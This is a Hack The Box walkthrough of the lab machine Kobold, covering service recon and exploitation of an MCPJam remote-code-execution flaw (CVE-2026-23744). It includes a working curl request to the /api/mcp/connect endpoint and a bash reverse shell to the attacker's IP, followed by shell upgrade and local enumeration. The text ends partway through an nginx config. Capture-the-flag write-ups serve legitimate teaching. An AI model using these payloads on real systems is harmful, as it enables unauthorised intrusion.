HTB: Kobold

Kobold hosts several services behind an Nginx reverse proxy, including an MCPJam inspector instance, a PrivateBin paste site, and an Arcane Docker management panel. I’ll exploit an unauthenticated remote code execution vulnerability in MCPJam that stems from it binding to all interfaces and installing an attacker-controlled MCP server, getting a shell. From there I’ll abuse a local file inclusion in PrivateBin’s template-selection feature, writing a PHP webshell into a host directory that is mounted into the PrivateBin container to get execution inside it. The container’s configuration leaks a database password that I’ll reuse to log into Arcane. With control over the Docker panel, I’ll create a container that mounts the host filesystem, drop an SSH key for root, and log in to take over the box.
Box Info






Recon
Initial Scanning
nmap finds four open TCP ports, SSH (22), HTTP (80, 3552), and HTTPS (443):
oxdf@hacky$ sudo nmap -p- --reason --min-rate 10000 10.129.245.50
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-07-22 00:35 UTC
Nmap scan report for 10.129.245.50
Host is up, received echo-reply ttl 63 (0.049s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE  REASON
22/tcp   open  ssh      syn-ack ttl 63
80/tcp   open  http     syn-ack ttl 63
443/tcp  open  https    syn-ack ttl 63
3552/tcp open  taserver syn-ack ttl 63

Nmap done: 1 IP address (1 host up) scanned in 8.33 seconds
oxdf@hacky$ sudo nmap -p 22,80,443,3552 -sCV 10.129.245.50
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-07-22 00:37 UTC
Nmap scan report for 10.129.245.50
Host is up (0.021s latency).

PORT     STATE SERVICE   VERSION
22/tcp   open  ssh       OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 8c:45:12:36:03:61:de:0f:0b:2b:c3:9b:2a:92:59:a1 (ECDSA)
|_  256 d2:3c:bf:ed:55:4a:52:13:b5:34:d2:fb:8f:e4:93:bd (ED25519)
80/tcp   open  http      nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to https://kobold.htb/
443/tcp  open  ssl/http  nginx 1.24.0 (Ubuntu)
| tls-alpn:
|   http/1.1
|   http/1.0
|_  http/0.9
|_http-title: Did not follow redirect to https://kobold.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
| ssl-cert: Subject: commonName=kobold.htb
| Subject Alternative Name: DNS:kobold.htb, DNS:*.kobold.htb
| Not valid before: 2026-03-15T15:08:55
|_Not valid after:  2125-02-19T15:08:55
|_ssl-date: TLS randomness does not represent time
3552/tcp open  taserver?
| fingerprint-strings:
|   GenericLines:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest, HTTPOptions:
|     HTTP/1.0 200 OK
|     Accept-Ranges: bytes
|     Cache-Control: no-cache, no-store, must-revalidate
|     Content-Length: 2081
|     Content-Type: text/html; charset=utf-8
|     Expires: 0
|     Pragma: no-cache
|     Date: Tue, 21 Jul 2026 17:37:16 GMT
|     <!doctype html>
|     <html lang="%lang%">
|     <head>
|     <meta charset="utf-8" />
|     <meta http-equiv="Cache-Control" content="no-cache, no-store, must-revalidate" />
|     <meta http-equiv="Pragma" content="no-cache" />
|     <meta http-equiv="Expires" content="0" />
|     <link rel="icon" href="/api/app-images/favicon" />
|     <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, viewport-fit=cover" />
|     <link rel="manifest" href="/app.webmanifest" />
|     <meta name="theme-color" content="oklch(1 0 0)" media="(prefers-color-scheme: light)" />
|     <meta name="theme-color" content="oklch(0.141 0.005 285.823)" media="(prefers-color-scheme: dark)" />
|_    <link rel="modu
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3552-TCP:V=7.94SVN%I=7%D=7/22%Time=6A6010BE%P=x86_64-pc-linux-gnu%r
SF:(GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x
SF:20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Ba
SF:d\x20Request")%r(GetRequest,8FF,"HTTP/1\.0\x20200\x20OK\r\nAccept-Range
SF:s:\x20bytes\r\nCache-Control:\x20no-cache,\x20no-store,\x20must-revalid
SF:ate\r\nContent-Length:\x202081\r\nContent-Type:\x20text/html;\x20charse
SF:t=utf-8\r\nExpires:\x200\r\nPragma:\x20no-cache\r\nDate:\x20Tue,\x2021\
SF:x20Jul\x202026\x2017:37:16\x20GMT\r\n\r\n<!doctype\x20html>\n<html\x20l
SF:ang=\"%lang%\">\n\t<head>\n\t\t<meta\x20charset=\"utf-8\"\x20/>\n\t\t<m
SF:eta\x20http-equiv=\"Cache-Control\"\x20content=\"no-cache,\x20no-store,
SF:\x20must-revalidate\"\x20/>\n\t\t<meta\x20http-equiv=\"Pragma\"\x20cont
SF:ent=\"no-cache\"\x20/>\n\t\t<meta\x20http-equiv=\"Expires\"\x20content=
SF:\"0\"\x20/>\n\t\t<link\x20rel=\"icon\"\x20href=\"/api/app-images/favico
SF:n\"\x20/>\n\t\t<meta\x20name=\"viewport\"\x20content=\"width=device-wid
SF:th,\x20initial-scale=1,\x20maximum-scale=1,\x20viewport-fit=cover\"\x20
SF:/>\n\t\t<link\x20rel=\"manifest\"\x20href=\"/app\.webmanifest\"\x20/>\n
SF:\t\t<meta\x20name=\"theme-color\"\x20content=\"oklch\(1\x200\x200\)\"\x
SF:20media=\"\(prefers-color-scheme:\x20light\)\"\x20/>\n\t\t<meta\x20name
SF:=\"theme-color\"\x20content=\"oklch\(0\.141\x200\.005\x20285\.823\)\"\x
SF:20media=\"\(prefers-color-scheme:\x20dark\)\"\x20/>\n\t\t\n\t\t<link\x2
SF:0rel=\"modu")%r(HTTPOptions,8FF,"HTTP/1\.0\x20200\x20OK\r\nAccept-Range
SF:s:\x20bytes\r\nCache-Control:\x20no-cache,\x20no-store,\x20must-revalid
SF:ate\r\nContent-Length:\x202081\r\nContent-Type:\x20text/html;\x20charse
SF:t=utf-8\r\nExpires:\x200\r\nPragma:\x20no-cache\r\nDate:\x20Tue,\x2021\
SF:x20Jul\x202026\x2017:37:16\x20GMT\r\n\r\n<!doctype\x20html>\n<html\x20l
SF:ang=\"%lang%\">\n\t<head>\n\t\t<meta\x20charset=\"utf-8\"\x20/>\n\t\t<m
SF:eta\x20http-equiv=\"Cache-Control\"\x20content=\"no-cache,\x20no-store,
SF:\x20must-revalidate\"\x20/>\n\t\t<meta\x20http-equiv=\"Pragma\"\x20cont
SF:ent=\"no-cache\"\x20/>\n\t\t<meta\x20http-equiv=\"Expires\"\x20content=
SF:\"0\"\x20/>\n\t\t<link\x20rel=\"icon\"\x20href=\"/api/app-images/favico
SF:n\"\x20/>\n\t\t<meta\x20name=\"viewport\"\x20content=\"width=device-wid
SF:th,\x20initial-scale=1,\x20maximum-scale=1,\x20viewport-fit=cover\"\x20
SF:/>\n\t\t<link\x20rel=\"manifest\"\x20href=\"/app\.webmanifest\"\x20/>\n
SF:\t\t<meta\x20name=\"theme-color\"\x20content=\"oklch\(1\x200\x200\)\"\x
SF:20media=\"\(prefers-color-scheme:\x20light\)\"\x20/>\n\t\t<meta\x20name
SF:=\"theme-color\"\x20content=\"oklch\(0\.141\x200\.005\x20285\.823\)\"\x
SF:20media=\"\(prefers-color-scheme:\x20dark\)\"\x20/>\n\t\t\n\t\t<link\x2
SF:0rel=\"modu");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 89.51 seconds
Based on the OpenSSH and Nginx versions, the host is likely running Ubuntu 24.04 Noble LTS.
All of the ports show a TTL of 63, which matches the expected TTL for Linux one hop away.
Subdomains
There’s a redirect to kobold.htb on port 80 and 443, both to HTTPS. I’ll use ffuf to bruteforce for subdomains that respond differently.
On port HTTP I don’t expect to find anything. A common pattern is to have every request on HTTP just redirect to the same path on HTTPS. On Kobold, it seems to redirect to HTTPS kobold.htb for any host, keeping the path the same:
oxdf@hacky$ curl http://10.129.245.50 -I
HTTP/1.1 301 Moved Permanently
Server: nginx/1.24.0 (Ubuntu)
Date: Thu, 23 Jul 2026 12:29:49 GMT
Content-Type: text/html
Content-Length: 178
Connection: keep-alive
Location: https://kobold.htb/

oxdf@hacky$ curl http://10.129.245.50/test -I
HTTP/1.1 301 Moved Permanently
Server: nginx/1.24.0 (Ubuntu)
Date: Thu, 23 Jul 2026 12:29:53 GMT
Content-Type: text/html
Content-Length: 178
Connection: keep-alive
Location: https://kobold.htb/test

oxdf@hacky$ curl http://10.129.245.50/test -H "Host: test.test.test" -I
HTTP/1.1 301 Moved Permanently
Server: nginx/1.24.0 (Ubuntu)
Date: Thu, 23 Jul 2026 12:30:10 GMT
Content-Type: text/html
Content-Length: 178
Connection: keep-alive
Location: https://kobold.htb/test

oxdf@hacky$ curl http://10.129.245.50 -H "Host: 0xdf.kobold.htb" -I
HTTP/1.1 301 Moved Permanently
Server: nginx/1.24.0 (Ubuntu)
Date: Thu, 23 Jul 2026 12:31:48 GMT
Content-Type: text/html
Content-Length: 178
Connection: keep-alive
Location: https://kobold.htb/
It’s still worth a quick check with ffuf, though it doesn’t find anything:
oxdf@hacky$ ffuf -u http://10.129.245.50 -H "Host: FUZZ.kobold.htb" -w /opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.245.50
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.kobold.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

:: Progress: [19966/19966] :: Job [1/1] :: 1941 req/sec :: Duration: [0:00:10] :: Errors: 0 ::
On HTTPS, the default behavior looks like redirecting to https://kobold.htb/ without preserving the path:
oxdf@hacky$ curl -k https://10.129.245.50 -I
HTTP/1.1 302 Moved Temporarily
Server: nginx/1.24.0 (Ubuntu)
Date: Thu, 23 Jul 2026 12:32:54 GMT
Content-Type: text/html
Content-Length: 154
Connection: keep-alive
Location: https://kobold.htb/

oxdf@hacky$ curl -k https://10.129.245.50/test -I
HTTP/1.1 302 Moved Temporarily
Server: nginx/1.24.0 (Ubuntu)
Date: Thu, 23 Jul 2026 12:32:59 GMT
Content-Type: text/html
Content-Length: 154
Connection: keep-alive
Location: https://kobold.htb/

oxdf@hacky$ curl -k https://10.129.245.50/test -I -H "Host: 0xdf.kobold.htb"
HTTP/1.1 302 Moved Temporarily
Server: nginx/1.24.0 (Ubuntu)
Date: Thu, 23 Jul 2026 12:33:17 GMT
Content-Type: text/html
Content-Length: 154
Connection: keep-alive
Location: https://kobold.htb/
There are two subdomains in the wordlist that do something different:
oxdf@hacky$ ffuf -k -u https://10.129.245.50 -H "Host: FUZZ.kobold.htb" -w /opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://10.129.245.50
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.kobold.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

mcp                     [Status: 200, Size: 466, Words: 57, Lines: 15, Duration: 100ms]
bin                     [Status: 200, Size: 24402, Words: 1218, Lines: 386, Duration: 155ms]
:: Progress: [19966/19966] :: Job [1/1] :: 1626 req/sec :: Duration: [0:00:12] :: Errors: 0 ::
They each reply with an HTTP 200 (rather than a 302). Those look like actual websites. I’ll update my hosts file:
10.129.245.50 kobold.htb mcp.kobold.htb bin.kobold.htb
I’ll rescan port 80 and 443 with nmap targeting the hostname rather than the IP, but not find anything interesting.
kobold.htb - TCP 443
Site
The site is a generic page for a “Coming Soon” platform for managing agents:

There’s an email at the bottom, admin@kobold.htb.
Tech Stack
The HTTP response headers show just Nginx:
HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Tue, 21 Jul 2026 17:55:41 GMT
Content-Type: text/html
Last-Modified: Sun, 15 Mar 2026 15:50:24 GMT
Connection: keep-alive
ETag: W/"69b6d540-ee4"
Content-Length: 3812
The main page loads as /index.html. This is looking very much like a static HTML site.
The 404 page matches the default PHP-FPM 404:
HTTP/1.1 404 Not Found
Server: nginx/1.24.0 (Ubuntu)
Date: Tue, 21 Jul 2026 21:12:39 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Content-Length: 16

File not found.
That suggests there is some PHP processing going on.
Directory Brute Force
I’ll run feroxbuster against the site, and include -x php since it could be PHP:
oxdf@hacky$ feroxbuster -k -u https://kobold.htb -x php

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ https://kobold.htb
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.11.0
 🔎  Extract Links         │ true
 💲  Extensions            │ [php]
 🏁  HTTP methods          │ [GET]
 🔓  Insecure              │ true
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        1l        3w       16c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET      186l      380w     3812c https://kobold.htb/
[####################] - 32s    30000/30000   0s      found:1       errors:0
[####################] - 31s    30000/30000   967/s   https://kobold.htb/
Nothing at all.
bin.kobold.htb - TCP 443
Site

The site is an instance of PrivateBin:
 Click for full size image

I can create a doc (and it seems to escape HTML):
 Click for full size image

The link goes to the doc with an expiration time:
 Click for full size image
Tech Stack
The HTTP response headers show Nginx:
HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Tue, 21 Jul 2026 21:23:08 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Vary: Accept-Encoding
Cache-Control: no-store, no-cache, no-transform, must-revalidate
Pragma: no-cache
Expires: Tue, 21 Jul 2026 21:23:08 GMT
Last-Modified: Tue, 21 Jul 2026 21:23:08 GMT
Vary: Accept
Content-Security-Policy: default-src 'none'; base-uri 'self'; form-action 'none'; manifest-src 'self'; connect-src * blob:; script-src 'self' 'wasm-unsafe-eval'; style-src 'self'; font-src 'self'; frame-ancestors 'none'; frame-src blob:; img-src 'self' data: blob:; media-src blob:; object-src blob:; sandbox allow-same-origin allow-scripts allow-forms allow-modals allow-downloads
Cross-Origin-Resource-Policy: same-origin
Cross-Origin-Embedder-Policy: require-corp
Permissions-Policy: browsing-topics=()
Referrer-Policy: no-referrer
X-Content-Type-Options: nosniff
X-Frame-Options: deny
X-XSS-Protection: 1; mode=block
Set-Cookie: template=bootstrap5; secure; SameSite=Lax
Content-Length: 24402
PrivateBin’s GitHub shows that it’s a PHP application. Still, anything that isn’t a known path seems to load the main page.
The footer shows that this is version 2.0.2.
Directory Brute Force
I’ll run feroxbuster against the site, and include -x php because PrivateBin is written in PHP:
oxdf@hacky$ feroxbuster -k -u https://bin.kobold.htb -x php

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ https://bin.kobold.htb
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.11.0
 🔎  Extract Links         │ true
 💲  Extensions            │ [php]
 🏁  HTTP methods          │ [GET]
 🔓  Insecure              │ true
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
200      GET      385l     1607w        -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET        1l        3w       16c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301      GET        7l       11w      162c https://bin.kobold.htb/img => http://bin.kobold.htb:8080/img/
301      GET        7l       11w      162c https://bin.kobold.htb/js => http://bin.kobold.htb:8080/js/
301      GET        7l       11w      162c https://bin.kobold.htb/css => http://bin.kobold.htb:8080/css/
301      GET        7l       11w      162c https://bin.kobold.htb/i18n => http://bin.kobold.htb:8080/i18n/
[####################] - 4m     30000/30000   0s      found:4       errors:0
[####################] - 4m     30000/30000   125/s   https://bin.kobold.htb/
Nothing important, but an interesting misconfiguration on the redirect. For example, /js is meant to redirect to /js/. But it changes the port to 8080. So visiting https://bin.kobold.htb/js actually redirects to a port that isn’t open.
This doesn’t cause any practical impact, as that directory isn’t meant to be accessed like that anyway. But it leaks that Nginx is likely proxying to port 8080 internally.
mcp.kobold.htb - TCP 443
Site
The site is an instance of MCPJam:

MCPJam describes itself as:
From your first prompt to a continuous gate on every release, MCPJam shows what breaks across every AI client — and how to fix it.
Tech Stack
The HTTP response headers show just Nginx:
HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Tue, 21 Jul 2026 21:33:35 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
access-control-allow-credentials: true
vary: Origin
Content-Length: 466
MCPJam’s GitHub shows it’s written in TypeScript.
There is no 404 page, but rather it just shows the main dashboard.
In Settings, it shows version v.1.4.2.
I’ll skip the brute force here.
Arcane - TCP 3552
Site
The application on TCP 3552 is an instance of Arcane:

Arcane describes itself as “Modern Docker Management, Designed for Everyone”.
I’ll try some simple guesses, but nothing works. I’ll have to come back with creds.
Tech Stack
The footer shows the version is 1.13.0.
The HTTP response headers interestingly don’t have a Server header:
HTTP/1.1 200 OK
Accept-Ranges: bytes
Cache-Control: no-cache, no-store, must-revalidate
Content-Length: 2081
Content-Type: text/html; charset=utf-8
Expires: 0
Pragma: no-cache
Date: Wed, 22 Jul 2026 00:21:44 GMT
Arcane is written in Go. The 404 page looks to be custom to this application:

Shell as ben
CVE-2026-23744
I’ll find CVEs in all three software applications hosted on this box, but the one that matters first is in MCPJam:

NIST describes CVE-2026-23744 as:
MCPJam inspector is the local-first development platform for MCP servers. Versions 1.4.2 and earlier are vulnerable to remote code execution (RCE) vulnerability, which allows an attacker to send a crafted HTTP request that triggers the installation of an MCP server, leading to RCE. Since MCPJam inspector by default listens on 0.0.0.0 instead of 127.0.0.1, an attacker can trigger the RCE remotely via a simple HTTP request. Version 1.4.3 contains a patch.
This vulnerability scored 9.8 on CVSS. The MCPJam API is meant to listen only on localhost, but here it binds to 0.0.0.0, which means it can be reached from off the host. This allows an attacker to create a malicious MCP that returns a shell.
This GitHub advisory has a lot of good detail, including POC payloads.
RCE
POC
To exploit this, I need to send the following payload to /api/mcp/connect:
{
    "serverConfig": {
        "command": "<command>",
        "args": [<args>],
        "env": {}
    },
    "serverId": "0xdf"
}
I’ll start with a command of ping and args of -c 1 10.10.15.217:
oxdf@hacky$ curl -k https://mcp.kobold.htb/api/mcp/connect -H "Content-Type: application/json" --data '{"serverConfig": {"command": "ping", "args": ["-c", "1", "10.10.15.217"], "env": {}}, "serverId": "0xdf"}'
{"success":false,"error":"Connection failed for server 0xdf: MCP error -32000: Connection closed","details":"MCP error -32000: Connection closed"}
It returns an error, but on my listening tcpdump, I get pinged:
oxdf@hacky$ sudo tcpdump -ni tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
07:35:53.604409 IP 10.129.245.50 > 10.10.15.217: ICMP echo request, id 4046, seq 1, length 64
07:35:53.604429 IP 10.10.15.217 > 10.129.245.50: ICMP echo reply, id 4046, seq 1, length 64
Shell
I’ll update my payload to be a bash reverse shell:
oxdf@hacky$ curl -k https://mcp.kobold.htb/api/mcp/connect -H "Content-Type: application/json" --data '{"serverConfig": {"command": "bash", "args": ["-c", "bash -i >& /dev/tcp/10.10.15.217/443 0>&1"], "env": {}}, "serverId": "0xdf"}'
It hangs, but at nc:
oxdf@hacky$ sudo nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 10.129.245.50 41772
bash: cannot set terminal process group (1588): Inappropriate ioctl for device
bash: no job control in this shell
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$
The shell is running as ben, which must be the user MCPJam is running as.
I’ll upgrade my shell using the standard trick:
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$ script /dev/null -c bash
Script started, output log file is '/dev/null'.
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$ ^Z
[1]+ Stopped sudo nc -lnvp 443
oxdf@hacky$ stty raw -echo; fg
sudo nc -lnvp 443
reset
reset: unknown terminal type unknown
Terminal type? screen
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$
And grab user.txt:
ben@kobold:~$ cat user.txt
12c4459c************************
Shell as nobody in PrivateBin
Enumeration
Users
ben’s home directory is pretty empty:
ben@kobold:~$ ls -la
total 28
drwxr-x--- 3 ben  ben  4096 Mar 16 14:12 .
drwxr-xr-x 4 root root 4096 Mar 15 21:23 ..
-rw-r--r-- 1 ben  ben     0 Mar 16 14:12 .bash_history
-rw-r--r-- 1 ben  ben   220 Mar 31  2024 .bash_logout
-rw-r--r-- 1 ben  ben  3771 Mar 31  2024 .bashrc
drwx------ 2 ben  ben  4096 Mar 15 21:23 .cache
-rw-r--r-- 1 ben  ben   807 Mar 31  2024 .profile
-rw-r----- 1 root ben    33 Jul 21 17:34 user.txt
There is one other user with a home directory in /home, alice:
ben@kobold:/home$ ls
alice  ben
alice and root are the only other users with shells set in passwd:
ben@kobold:~$ cat /etc/passwd | grep 'sh$'
root:x:0:0:root:/root:/bin/bash
ben:x:1001:1001::/home/ben:/bin/bash
alice:x:1002:1002::/home/alice:/bin/bash
Trying to run sudo -l to list ben’s sudo privileges requires a password, which I don’t have.
ben is a member of the operator group:
ben@kobold:/privatebin-data$ id
uid=1001(ben) gid=1001(ben) groups=1001(ben),37(operator)
PrivateBin Docker
/opt has a containerd directory, which suggests Docker. There’s also a privatebin-data directory in the system root:
ben@kobold:/$ ls
app  boot   dev  home  lib64       media  opt              proc  run   snap  sys  usr
bin  cdrom  etc  lib   lost+found  mnt    privatebin-data  root  sbin  srv   tmp  var
ben@kobold:/$ ls privatebin-data/
certs  cfg  data
certs has the TLS certificates used for the site:
ben@kobold:/privatebin-data$ ls certs/
cert.pem  key.pem
ben is not able to access cfg (presumably the config). data has actual data from the instance:
ben@kobold:/privatebin-data$ ls -la data/
total 44
drwxrwxrwx 7 root   operator 4096 Jul 21 21:33 .
drwxrwx--- 5 root   operator 4096 Mar 15 21:23 ..
drwx------ 3 nobody       82 4096 Mar 15 21:23 12
drwx------ 3 nobody       82 4096 Jul 21 21:33 77
drwx------ 3 nobody       82 4096 Jul 21 21:27 93
drwxrwxrwx 3 root   operator 4096 Mar 15 21:23 bd
drwx------ 3 root   operator 4096 Mar 15 21:23 e3
-rwxrwxrwx 1 root   operator   19 Feb 16 08:29 .htaccess
-rwxrwxrwx 1 root   operator   47 Jul 21 21:33 purge_limiter.php
-rwxrwxrwx 1 root   operator  522 Feb 16 08:29 salt.php
-rw-r----- 1 root   operator  132 Feb 16 08:34 traffic_limiter.php
The directories named with two hex digits are PrivateBin’s stored pastes. Most aren’t accessible to ben, and the ones that are hold nothing useful.
There’s a docker-proxy process running that is directing localhost port 8080 to 172.17.0.2 port 8080:
ben@kobold:/etc/nginx/sites-enabled$ ps auxww | grep -i docker
root        1675  0.0  1.8 1972104 75044 ?       Ssl  Jul21   0:27 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
root        2019  0.0  0.1 2040412 5756 ?        Sl   Jul21   0:55 /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 8080 -container-ip 172.17.0.2 -container-port 8080 -use-listen-fd
/etc/nginx/sites-enabled/privatebin shows that that container must be PrivateBin on bin.kobold.htb:
server {
    listen 80;
    server_name bin.kobold.htb;
    return 301 https://bin.kobold.htb$request_uri;
}

server {
    listen 443 ssl;
    server_name bin.kobold.htb;

    ssl_certificate /privatebin-data/certs/cert.pem;
    ssl_certificate_key /privatebin-data/certs/key.pem;

    access_log /var/log/nginx/privatebin_access.log combined;
    error_log /var/log/nginx/privatebin_error.log;

    location / {
